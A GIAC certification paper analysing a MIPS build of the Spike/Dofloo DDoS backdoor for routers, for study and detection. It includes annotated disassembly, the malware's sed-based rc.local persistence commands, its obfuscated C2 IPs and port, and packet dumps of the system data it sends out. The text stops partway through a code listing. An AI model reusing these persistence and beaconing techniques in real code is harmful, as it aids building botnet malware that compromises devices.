Analysis of a MIPS Malware

GIAC (GREM) Gold Certification

Author: Muhammad Junaid Bohio, mjbohio@gmail.com
Advisor: Richard Carbone

Accepted: March 19, 2015

Abstract

Malware functionalities have been evolving and so are their target platforms and architectures. Non-PC appliances of different architectures have not traditionally been frequent targets of malware. However, many of those appliances, due to their enhanced processing power and/or low maintenance, provide ideal targets for malware. Moreover, due to the lack of security for home routers, they often remain infected until replaced, thereby providing longer persistence for a malware. Recently, there has been a surge in malware for the MIPS and ARM architectures, targeting specific routers, DVRs, and other appliances. These network devices, in comparison, get less focus from vulnerability researchers and firmware patch application by end-users. This increases the risk of compromise and requires additional skills to cope with malware exploiting these platforms. This paper discusses various tools and techniques for reversing malware for the MIPS platform. We perform static and dynamic analysis of a MIPS malware, discuss its Command & Control mechanism, and provide detection of its network communication.

Acknowledgements

I would like to thank my advisor Richard Carbone for his valuable feedback and guidelines on this paper. Moreover, I also thank my employer TELUS Security Labs (telussecuritylabs.com) for providing me the tools and environment to perform research for this paper.

M. J. Bohio, mjbohio@gmail.com

1. Introduction

MIPS (Multiprocessor without Interlocked Pipeline Stages) architecture is a Reduced Instruction Set Computing (RISC) technology that is widely used in embedded devices. As per the statistics mentioned in MIPS instruction set (n.d.) and MIPS architecture (n.d.), MIPS-based processors are routinely used in routers from Cisco, Linksys, Mikrotik, Cable/DSL modems, video gaming consoles from Sony and Nintendo, printers, set-top boxes, and more. The ARM (Advanced RISC Machines) architecture is the most widely used architecture in smart phones, TVs, set-top boxes, and mobile devices.

Malware produced for network devices have been far less in number compared to those produced for PCs. However, this number is growing. According to various sources (Infodox, 2011; Janus, 2011) the earliest known malware-targeting MIPS platform is *Hydra* – an open source botnet framework released in 2008. It was designed for extensibility and features both a spreading mechanism and DDoS functionality. In 2009, another malware, *Psyb0t*, was found in-the-wild targeting routers and high-speed modems. Its botnet, with an estimated 100,000 compromised devices, was then used in a DDoS attack against DroneBL, an IP blacklisting service (Psyb0t, 2013).

In 2010, an IRC bot named *Chuck Norris* was found infecting routers and DSL modems. In addition to spreading by brute forcing routers' passwords, this malware also exploited an authentication bypass vulnerability in D-Link routers (McMillan, 2010). Another IRC bot named *Tsunami* supported various commands and modified the DNS server setting in the configuration of the infected devices (Janus, 2011). This trend has been observed in more recent malware as well and is effective in redirecting traffic to malicious servers controlled by attackers.

In 2012, another IRC bot named *LightAidra* was found. It supported several architectures including MIPS, MIPSEL, ARM, PPC, and SuperH (Fitsec, 2012). It exploited a D-Link router vulnerability and modified firewall settings using *iptables*. The source code of *LightAidra* is freely available on the Internet as an open source project. In 2013, Symantec discovered a worm called *Darlloz* (Hayashi, 2013). This malware spread by exploiting a PHP vulnerability identified by CVE-2012-1823. It targeted various architectures including x86, ARM, MIPS, and PowerPC, thereby termed as an Internet of Things (IoT) Worm by Symantec (Hayashi, 2014). In order to block users from connecting to the infected device using Telnet, it drops Telnet traffic via *iptables* configuration and terminates the *telnetd* process. According to an investigation by Symantec (Hayashi, 2014), *Darlloz* compromised more than 31,000 devices by February 2014. Its newer variants supported mining of cryptocurrencies (Mincoins and Dogecoins) and exploited a default password on Hikvision DVR cameras (Ullrich, 2014b). An interesting aspect of the *Darlloz* worm is that it specifically targets rival worm *LightAidra*. *LightAidra* stores its process ID in various files including */var/run/.lightpid*, */var/run/.aidrapid*, and */var/run/lightpid*. The *Darlloz* worm attempts to terminate the processes whose PIDs are stored in these files and deletes *LightAidra* files from the infected device (Blinka, 2014).

In February 2014, Dr. Johannes Ullrich of the SANS Technology Institute discovered a new worm called *TheMoon* (Ullrich, 2014a). This malware was specifically targeting Linksys routers. One known instance of this malware, MD5:A85E4A90A7B303155477EE1697995A43, can target the following specific router models: E4200, E3200, E2500, E300, WRT610N, E1000, E1200, E1500, E1550, E2000, and E3000 (Constantin, 2014). The malware exploits a command execution vulnerability when parsing the '*ttcp_ip*' parameter value sent in a POST request. It downloads a copy of itself by running the *wget* command on the vulnerable router after exploiting the vulnerability. The malware was named after the Hollywood movie, 'Moon,' because it contains several strings such as Moon, Gerty, Lunar, Sam, and Jupiter that match various characters in the movie. These characters in the code perform various tasks such as analysis of the infected device, harvesting targets and sending fingerprinting/exploit requests, and keeping logs. In the same year, malware *Elknot* was found targeting x86, ARM, and MIPS platforms (Kernelmode.info Forum, 2013), whereas *GoARM/Ramgo* targeted the ARM architecture (Adrian, 2014b). Moreover, newer versions of the *BlackEnergy* Backdoor (that has been used in APT attacks in the past) have been found using plugins that target both the ARM and MIPS platforms (Baumgartner & Garnaeva, 2014).

Around mid-2014, a Backdoor/DDoS malware that is known by different names including Spike, AES, and Dofloo DDoS malware was discovered. Samples of this malware have been found targeting 32-bit and 64-bit Linux and Windows platforms as well as MIPS and ARM architectures. A toolkit that generates samples of the Spike DDoS malware was analyzed by the Akamai PLXsert Team (Akamai, 2014), and its report states that several Akamai customers have been targeted by DDoS attacks launched from this botnet. The peak attack by the Spike DDoS botnet, according to Akamai, was 215 Gigabits per second (Gbps) and 150 million packets per second (Mpps) (Akamai, 2014). This malware has also been discussed on the Kernelmode.info forum (Adrian, 2014a). In this paper, we analyze a sample of the Spike DDoS malware for the MIPS architecture and examine its commands, communication, and other operations.

2. Debugging Environment Setup

In order to analyze the malware binary for the MIPS architecture, the following tools were used:

- Oracle VM VirtualBox 4.3.7 r91406
- Ubuntu 12.04.4 LTS
- OpenWrt- Barrier Breaker (Bleeding Edge, r39584)
- Qemu 1.6.2
- IDA Pro 6.5.140116 (32-bit)
- Wireshark 1.10.5
- 010 Editor 3.0.4
- Python 2.7

After installing Ubuntu Linux on the Oracle VM VirtualBox, the OpenWrt Linux distribution was compiled and installed on the VM. OpenWrt also created the cross-

M. J. Bohio, mjbohio@gmail.com

compiler toolchain that is required to run MIPS binaries. The firmware for Atheros AR71xx routers was selected with the OpenWrt installation.

After installing OpenWrt, Quick Emulator (QEMU) was installed in order to provide hardware virtualization for OpenWrt and to run MIPS binaries in the OpenWrt environment. The detailed guidelines for these installations are not in the scope of this paper but can be found in other resources (Craig, 2011; Võsandi, 2013). The QEMU installation created binaries for both LittleEndian (*qemu-mipsel*) and Big Endian (*qemu-mips*) modes. Since the malware sample under analysis is compiled in Little Endian format, *qemu-mipsel* was used to run it. This will be demonstrated in the next section.

The malware was run in both a controlled environment (Host-only Adapter) as well as with Internet access using the Bridged Adapter. The non-controlled environment was provided in order to capture live traffic from a control server.

3. Analysis of the Malware

The sample under analysis is a 32-bit Little Endian ELF binary for the MIPS architecture, also known as Backdoor Spike DDoS or Dofloo. This binary was statically compiled and left unstripped; as such it contains all of its strings and import function names. The binary's MD5 hash is 99ccdc5772a827917ae6cc8e29c78aec. These attributes are shown in the following figure:




Figure 1: *md5sum* and *file* attributes of the sample.

M. J. Bohio, mjbohio@gmail.com

The analysis of this malware includes both its behavioral and technical analysis which will be described in this paper.

3.1 Behavioral Analysis

When the malware was first run in a restricted environment (host-only network) it did not perform any network communication. Upon providing it access to the Internet, the malware contacted its Command & Control (C2) server at IP address **60.169.80.91**, port **48080/TCP**. The malware sent out some system information and received some responses. It continued exchanging messages with its control server. Other than communicating with the control server, no other suspicious connections by the malware, such as any DDoS operations, were observed in the traffic. This will later be clarified when the server responses are parsed and interpreted in the following subsections.

3.2 Technical Analysis

On the Ubuntu VM where OpenWrt and QEMU were installed, the sample file name "99ccdc-spike" was run as shown in Figure 2:




Figure 2: Sample run and waiting for the *gdb* connection.

Among the above parameters, the "-E" parameter specifies the IP address of the system from which the IDA debugger will be attached to the malware process. The "-g" parameter with value "1234" puts the malware execution on hold until a debugger is attached to it on port 1234/TCP. On the remote system with IP address '192.168.56.1,' the IDA debugger was configured to connect to the Ubuntu VM having IP address '192.168.56.101' on port 1234. Once the attachment to the malware process was successful, the debugging session began.

M. J. Bohio, mjbohio@gmail.com

In this section, functions related to C2 operations, communication mechanisms, and malware persistence will be discussed. The important code instructions have been explained using comments on their right side; however, further information on MIPS instructions can be found in Frenzel (1998) and MIPS instruction set (n.d.).

When the malware is started, it checks if its command-line has any arguments. If none are found then it assumes it is running for the first time on the target system. It then calls function *_Z8autobootPc*, which attempts to run the following commands in order to set up system persistence (reboot survival):

sed -i -e '/exit/d' /etc/rc.local
sed -i -e '/^\r\n|\r|\n$/d' /etc/rc.local
sed -i -e '/%s/d' /etc/rc.local
sed -i -e '2 i%s/%s' /etc/rc.local
sed -i -e '2 i%s/%s start' /etc/rc.d/rc.local
sed -i -e '2 i%s/%s start' /etc/init.d/boot.local

The *main* function of this malware calls function '*_Z14_ConnectServerv*' which connects to one of the C2 servers with IP address **60.169.80.91** and port **48080/TCP**. The information concerning this control server is stored in global variable '*m_OnlineInfo*' using a simple obfuscated format. The malware adds a constant value of 0x4E20 (20000) to compute the actual aforementioned IP address and port. The following code/data snippets in Figures 3 and 4 demonstrate this behavior:

```
004CF964 .globl m_OnlineInfo
004CF964 m_OnlineInfo:.byte 0xFE  # ¦       # DATA XREF: ServerConnectCli(void)+BC↑o
004CF964                                    # ServerConnectCli(void)+EC↑o
004CF965 .byte 0x77  # w
004CF966 .byte 0x77  # w   IP base value 0x5B505B1C + 0x4E20 = 0x5B50A93C (IP 60.169.80.91)
004CF967 .byte 0xFE  # ¦
004CF968 dword_4CF968:.word 0x5B505B1C      # DATA XREF: ServerConnectCli(void)+F4↑r
004CF96C dword_4CF96C:.word 0x6DB0          # DATA XREF: ServerConnectCli(void)+C4↑r
004CF970 .globl encode_url   0x6DB0 + 0x4E20 = 0xBBD0 (Port 48080)
```

Figure3:*m_OnlineInfo data structure.*

```
004087EC la      $v0, m_OnlineInfo
004087F4 lw      $v0, (dword_4CF96C - 0x4CF964)($v0)  # [4CF96C] = 0x6DB0 << pre-defined value in m_OnlineInfo
004087F8 andi    $v0, 0xFFFF
004087FC addiu   $v0, 0x4E20                 # 0x6DB0 + 0x4E20 = 0xBBD0 (Port 48080)
00408800 andi    $v0, 0xFFFF
00408804 move    $a0, $v0
00408808 jal     ntohs                       # ntohs
0040880C nop
00408810 sh      $v0, 0xF8+var_B6($fp)
00408814 li      $v0, 2
00408818 sh      $v0, 0xF8+var_B8($fp)
0040881C la      $v0, m_OnlineInfo           # Structure containing IP/Port information
00408824 lw      $v0, (dword_4CF968 - 0x4CF964)($v0)  # [4CF968] = 0x5B505B1C
00408828 addiu   $v0, 0x4E20                 # 0x5B505B1C + 0x4E20 = 0x5B50A93C (IP 60.169.80.91)
0040882C sw      $v0, 0xF8+var_B4($fp)
00408830 li      $v0, 1
00408834 sw      $v0, 0xF8+var_A4($fp)
00408838 addiu   $v0, $fp, 0xF8+var_A4
0040883C lw      $a0, 0xF8+var_D0($fp)
00408840 li      $a1, 0x667E
00408844 move    $a2, $v0
00408848 jal     ioctl
0040884C nop
00408850 addiu   $v0, $fp, 0xF8+var_B8
00408854 lw      $a0, 0xF8+var_D0($fp)
00408858 move    $a1, $v0
0040885C li      $a2, 0x10
00408860 jal     connect                     # Connect
00408864 nop
```

Figure 4: IP/Port de-obfuscation and connect call.

If the malware cannot connect to the aforementioned control server, it may try connecting to another server with IP address **183.60.149.199** on the same port. However, it does not perform any obfuscation of this secondary control server's IP address. This will be demonstrated while discussing one of the program threads (pthreads) started by the malware.

In function *main,* the malware sets some signals and creates the program threads as shown in Figure 5:

```
0040B454 lui     $v0, 0x4D
0040B458 addiu   $a0, $v0, (InfoUpdate - 0x4D0000)
0040B45C move    $a1, $zero
0040B460 lui     $v0, 0x41
0040B464 addiu   $a2, $v0, (_Z8SendInfoPv - 0x410000)  # SendInfo(void *)
0040B468 move    $a3, $zero
0040B46C jal     pthread_create
0040B470 nop
0040B474 lui     $v0, 0x4D
0040B478 addiu   $a0, $v0, (back_doorA - 0x4D0000)
0040B47C move    $a1, $zero
0040B480 lui     $v0, 0x41
0040B484 addiu   $a2, $v0, (_Z9backdoorAPv - 0x410000)  # backdoorA(void *)
0040B488 move    $a3, $zero
0040B48C jal     pthread_create
0040B490 nop
0040B494 lui     $v0, 0x4D
0040B498 addiu   $a0, $v0, (back_doorM - 0x4D0000)
0040B49C move    $a1, $zero
0040B4A0 lui     $v0, 0x41
0040B4A4 addiu   $a2, $v0, (_Z9backdoorMPv - 0x410000)  # backdoorM(void *)
0040B4A8 move    $a3, $zero
0040B4AC jal     pthread_create
0040B4B0 nop
0040B4B4 jal     _Z10getlocalipv            # getlocalip(void)
0040B4B8 nop
```

Figure 5: pthreads called in main function.

M. J. Bohio, mjbohio@gmail.com

The functionalities of the above threads are described in the following subsections.

3.2.1 'SendInfo' thread

This thread is implemented in function *"_Z8SendInfoPv*". It attempts to calculate the network/CPU speeds and periodically updates the control server about this information. This information is believed to be used by attackers to evaluate the operational capabilities of their bots and thus will assign DDoS tasks according to their CPU power and network bandwidth/speed.

This function also checks *ifconfig* information for Ethernet interfaces ranging from '**eth0**' through '**eth9**'. It reads data from pseudo-file */proc/net/dev* and computes network speed in Mbps. This file provides statistics on each network interface regarding the number of bytes sent/received, number of inbound/outbound packets, and more. Please refer to Figures 6, 7, and 8 which depict the code where this information is collected:

```
00409250 loc_409250:                          # v0 gets 0 as first value
00409250 lw      $v0, 0x738+var_710($fp)
00409254 slti    $v0, 0xA                     # Runs loop from 0 to 9
00409258 bnez    $v0, loc_409150              # 'eth'
0040925C nop
```

```
00409150
00409150 loc_409150:                           # 'eth'
00409150 li      $v0, 0x687465
00409158 sw      $v0, 0x738+var_6EC($fp)
0040915C sb      $zero, 0x738+var_6E8($fp)
00409160 sh      $zero, 0x738+var_6E4($fp)
00409164 addiu   $v0, $fp, 0x738+var_6E4
00409168 move    $a0, $v0                      # a0 = 0
0040916C li      $a1, 2
00409170 lui     $v0, 0x4A
00409174 addiu   $a2, $v0, (aD - 0x4A0000)     # "%d"
00409178 lw      $a3, 0x738+var_710($fp)       # a3 = 0
0040917C jal     snprintf                      # sprintf
00409180 nop
00409184 addiu   $v1, $fp, 0x738+var_6EC
00409188 addiu   $v0, $fp, 0x738+var_6E4
0040918C move    $a0, $v1                      # a0 = 'eth'
00409190 move    $a1, $v0                      # a1 = '0'
00409194 jal     strcat                        # Constructs "eth0"
00409198 nop
0040919C addiu   $v0, $fp, 0x738+var_6EC
004091A0 move    $a0, $v0                      # a0 = "eth0"
004091A4 jal     _Z11my_ipconfigPc             # my_ipconfig(char *)
004091A8 nop
```

Figure 6: Construct interface 'ethN' and call my_ipconfig.

```
00406BD0 loc_406BD0:                            # CODE XREF: my_ipconfig(char *)+38↑j
00406BD0 lui     $v0, 0x4A
00406BD4 addiu   $a0, $v0, (aProcNetDev - 0x4A0000)  # "/proc/net/dev"
00406BD8 li      $a1, 0x400
00406BDC jal     open                           # open '/proc/net/dev'
00406BE0 nop
```

Figure 7: Open */proc/net/dev*.

```
0040944C lw      $v0, netuse
00409454 mtc1    $v0, $f3
00409458 cvt.d.s $f2, $f3
0040945C mfc1    $v0, $f2
00409460 mfc1    $v1, $f3
00409464 addiu   $a0, $fp, 0x738+var_700
00409468 la      $a1, a_2fMbps              # "%.2f Mbps"
00409470 move    $a2, $v0
00409474 move    $a3, $v1
00409478 jal     sprintf                    # Prints network speed in Mbps
0040947C nop
```

Figure 8: Print network interface speed.

The malware also calculates the percentage of CPU usage by reading and processing values in ***/proc/stat***. This pseudo-file keeps various statistics about the system since it was last run. The following figure shows two calls to a function that reads */proc/stat*:

```
0040939C addiu   $v0, $fp, 0x738+var_178          reads /proc/stat
004093A0 move    $a0, $v0
004093A4 jal     _Z10get_occupyP6occupy      # get_occupy(occupy *)
004093A8 nop
004093AC li      $a0, 1
004093B0 jal     sleep
004093B4 nop
004093B8 addiu   $v0, $fp, 0x738+var_2E0
004093BC move    $a0, $v0
004093C0 jal     _Z10get_occupyP6occupy      # get_occupy(occupy *)
004093C4 nop
004093C8 sw      $zero, 0x738+var_70C($fp)
004093CC j       loc_409420
004093D0 nop
```

Figure 9: Two function calls for reading */proc/stat*.

Next, Figure 10 shows a part of the code inside function *"_Z10get_occupyP6occupy"*:

```
004065A0 _Z10get_occupyP6occupy:
004065A0
004065A0 var_428= -0x428
004065A0 var_424= -0x424
004065A0 var_420= -0x420
004065A0 var_410= -0x410
004065A0 var_40C= -0x40C
004065A0 var_408= -0x408
004065A0 var_8= -8
004065A0 var_4= -4
004065A0 arg_0=  0
004065A0
004065A0 addiu   $sp, -0x438
004065A4 sw      $ra, 0x438+var_4($sp)
004065A8 sw      $fp, 0x438+var_8($sp)
004065AC move    $fp, $sp
004065B0 sw      $a0, 0x438+arg_0($fp)
004065B4 lui     $v0, 0x4A
004065B8 addiu   $a0, $v0, (aProcStat - 0x4A0000)  # "/proc/stat"
004065BC lui     $v0, 0x4A
004065C0 addiu   $a1, $v0, (aR - 0x4A0000)  # "r"
004065C4 jal     fopen                      # Open file
004065C8 nop
```

Figure 10: Read */proc/stat*.

The malware then prints the CPU usage percentage and network speed information into a pre-defined format. If the socket has been created, it sends out that data to its control server. Figure 11 demonstrates this behavior:


```
004094D4 loc_4094D4:                              # v0 = 0x3F800000
004094D4 lw      $v0, g_cpu_used
004094DC mtc1    $v0, $f1
004094E0 cvt.d.s $f0, $f1
004094E4 mfc1    $v0, $f0                         # v0 = 0
004094E8 mfc1    $v1, $f1                         # v1 = 0x3FF00000
004094EC addiu   $a0, $fp, 0x738+var_6E0          # [a0] = [0x407FFF80] = 0
004094F0 addiu   $a1, $fp, 0x738+var_700          # [a1] = [0x407FFF60] = "58.87 Mbps"
004094F4 sw      $a1, 0x738+var_728($sp)
004094F8 la      $a1, aInfo_0fS                   # "INFO:%.0f%%|%s"
00409500 move    $a2, $v0                         # a2 = 0
00409504 move    $a3, $v1                         # a3 = 0x3FF00000
00409508 jal     sprintf                          # prints "INFO:1%|58.87 Mbps"
0040950C nop
00409510 lw      $v0, MainSocketA                 # Check if socket has been created?
00409518 beqz    $v0, loc_409588
0040951C nop

00409520 lui     $v0, 0x4D                        # If socket created, send out INFO packet.
00409524 lw      $s0, MainSocketA
00409528 addiu   $v0, $fp, 0x738+var_6E0
0040952C move    $a0, $v0
00409530 jal     strlen
00409534 nop
00409538 addiu   $v0, 1
0040953C addiu   $v1, $fp, 0x738+var_6E0
00409540 move    $a0, $s0
00409544 move    $a1, $v1
00409548 move    $a2, $v0
0040954C move    $a3, $zero
00409550 jal     send                             # Send CPU Usage & network speed information
```

Figure 11: Print INFO data and send to the server.

M. J. Bohio, mjbohio@gmail.com

The periodic speed information sent by this thread to its control server is shown in Figure 12 that represents the traffic captured through Wireshark:



```
00000400  49 4e 46 4f 3a 30 2e 37  25 7c 30 2e 30 37 20 4d INFO:0.7 %|0.07 M
00000410  62 70 73 00                                      bps.
    0000019D  31 00                                                1.
00000414  49 4e 46 4f 3a 30 2e 33  25 7c 30 2e 30 34 20 4d INFO:0.3 %|0.04 M
00000424  62 70 73 00                                      bps.
00000428  49 4e 46 4f 3a 30 2e 38  25 7c 30 2e 30 38 20 4d INFO:0.8 %|0.08 M
00000438  62 70 73 00                                      bps.
0000043C  49 4e 46 4f 3a 30 2e 33  25 7c 30 2e 30 34 20 4d INFO:0.3 %|0.04 M
0000044C  62 70 73 00                                      bps.
    0000019F  31 00                                                1.
00000450  49 4e 46 4f 3a 30 2e 30  25 7c 30 2e 30 33 20 4d INFO:0.0 %|0.03 M
00000460  62 70 73 00                                      bps.
00000464  49 4e 46 4f 3a 30 2e 34  25 7c 30 2e 30 34 20 4d INFO:0.4 %|0.04 M
00000474  62 70 73 00                                      bps.
    000001A1  31 00                                                1.
00000478  49 4e 46 4f 3a 30 2e 32  25 7c 30 2e 30 37 20 4d INFO:0.2 %|0.07 M
00000488  62 70 73 00                                      bps.
0000048C  49 4e 46 4f 3a 30 2e 37  25 7c 30 2e 30 33 20 4d INFO:0.7 %|0.03 M
0000049C  62 70 73 00                                      bps.
000004A0  49 4e 46 4f 3a 30 2e 36  25 7c 30 2e 30 38 20 4d INFO:0.6 %|0.08 M
000004B0  62 70 73 00                                      bps.
    000001A3  31 00                                                1.
000004B4  49 4e 46 4f 3a 30 2e 35  25 7c 30 2e 30 39 20 4d INFO:0.5 %|0.09 M
000004C4  62 70 73 00                                      bps.
000004C8  49 4e 46 4f 3a 30 2e 30  25 7c 30 2e 30 33 20 4d INFO:0.0 %|0.03 M
000004D8  62 70 73 00                                      bps.
    000001A5  31 00                                                1.
000004DC  49 4e 46 4f 3a 30 2e 35  25 7c 30 2e 30 39 20 4d INFO:0.5 %|0.09 M
000004EC  62 70 73 00                                      bps.
000004F0  49 4e 46 4f 3a 30 2e 38  25 7c 30 2e 30 36 20 4d INFO:0.8 %|0.06 M
00000500  62 70 73 00                                      bps.
00000504  49 4e 46 4f 3a 30 2e 33  25 7c 30 2e 30 33 20 4d INFO:0.3 %|0.03 M
00000514  62 70 73 00                                      bps.
    000001A7  31 00                                                1.
```


Figure 12: INFO packets sent by the malware.

3.2.2 'backdoorA' Thread

This thread collects system information and sends it out to the control server. The information sent out by this thread includes OS Kernel version, CPU speed, total memory size, used memory size, and some hard-coded strings such as 'VERSONEX' and 'Hacker.' These strings have been observed in several samples of this malware family. The following figure shows the initial request captured through Wireshark:

M. J. Bohio, mjbohio@gmail.com

```
00000000  56 45 52 53 4f 4e 45 58  3a 4c 69 6e 75 78 2d 33 VERSONEX :Linux-3
00000010  2e 31 31 2e 30 2d 31 35  2d 67 65 6e 65 72 69 63 .11.0-15 -generic
00000020  2d 6d 69 70 73 7c 31 7c  33 33 35 38 20 4d 48 7a -mips|1| 3358 MHz
00000030  7c 37 34 37 4d 42 7c 36  30 37 4d 42 7c 48 61 63 |747MB|6 07MB|Hac
00000040  6b 65 72 00 00 00 00 00  00 00 00 00 00 00 00 00 ker..... ........
00000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
000000A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
000000B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
000000C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
000000D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
000000E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
000000F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000120  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
                        [...Truncated Null bytes...]
```

Figure 13: backdoorA thread identifying to the server with system information.

This thread contains information about a secondary control server that could be contacted in case the primary control server is not available. The following figure shows the code containing IP and port number of the secondary control server:

```
00408B20 li      $a0, 0xBBD0                # Port = 0xBBD0 (48080)
00408B24 jal     ntohs
00408B28 nop
00408B2C sh      $v0, 0xF8+var_B6($fp)
00408B30 li      $v0, 2
00408B34 sh      $v0, 0xF8+var_B8($fp)
00408B38 li      $v0, 0xC7953CB7            # IP = 183.60.149.199
00408B40 sw      $v0, 0xF8+var_B4($fp)
00408B44 li      $v0, 1
00408B48 sw      $v0, 0xF8+var_A4($fp)
00408B4C addiu   $v0, $fp, 0xF8+var_A4
00408B50 lw      $a0, 0xF8+var_D0($fp)
00408B54 li      $a1, 0x667E
00408B58 move    $a2, $v0
00408B5C jal     ioctl
00408B60 nop
00408B64 addiu   $v0, $fp, 0xF8+var_B8
00408B68 lw      $a0, 0xF8+var_D0($fp)
00408B6C move    $a1, $v0
00408B70 li      $a2, 0x10
00408B74 jal     connect                    # Connect
00408B78 nop
```

Figure 14: Secondary control server's IP and port information.

M. J. Bohio, mjbohio@gmail.com

The following code snippet is used to construct and send the data shown above in Figure 13. The payload size of the packet is fixed to 0x400 (1024) bytes.

```
00409958 lw      $a3, 0x1068+var_F8($fp)     # a3 = 1
0040995C lw      $a2, 0x1068+var_F4($fp)     # a2 = 0xD1E (3358)
00409960 lw      $a1, 0x1068+var_F0($fp)     # a1 = 0x2EB (747)
00409964 lw      $a0, 0x1068+var_EC($fp)     # a0 = 0x2A0 (672)
00409968 addiu   $v1, $fp, 0x1068+var_1010   # v1 = 0x407FF640
0040996C addiu   $v0, $fp, 0x1068+var_15C    # [v0] = [0x408004F4] = "3.11.0-15-generic"
00409970 sw      $a3, 0x1068+var_1058($sp)
00409974 sw      $a2, 0x1068+var_1054($sp)
00409978 sw      $a1, 0x1068+var_1050($sp)
0040997C sw      $a0, 0x1068+var_104C($sp)
00409980 la      $a0, aHacker                # "Hacker"
00409988 sw      $a0, 0x1068+var_1048($sp)
0040998C move    $a0, $v1                    # Output buffer = 0x407FF640
00409990 li      $a1, 0x400
00409994 lui     $v1, 0x4A
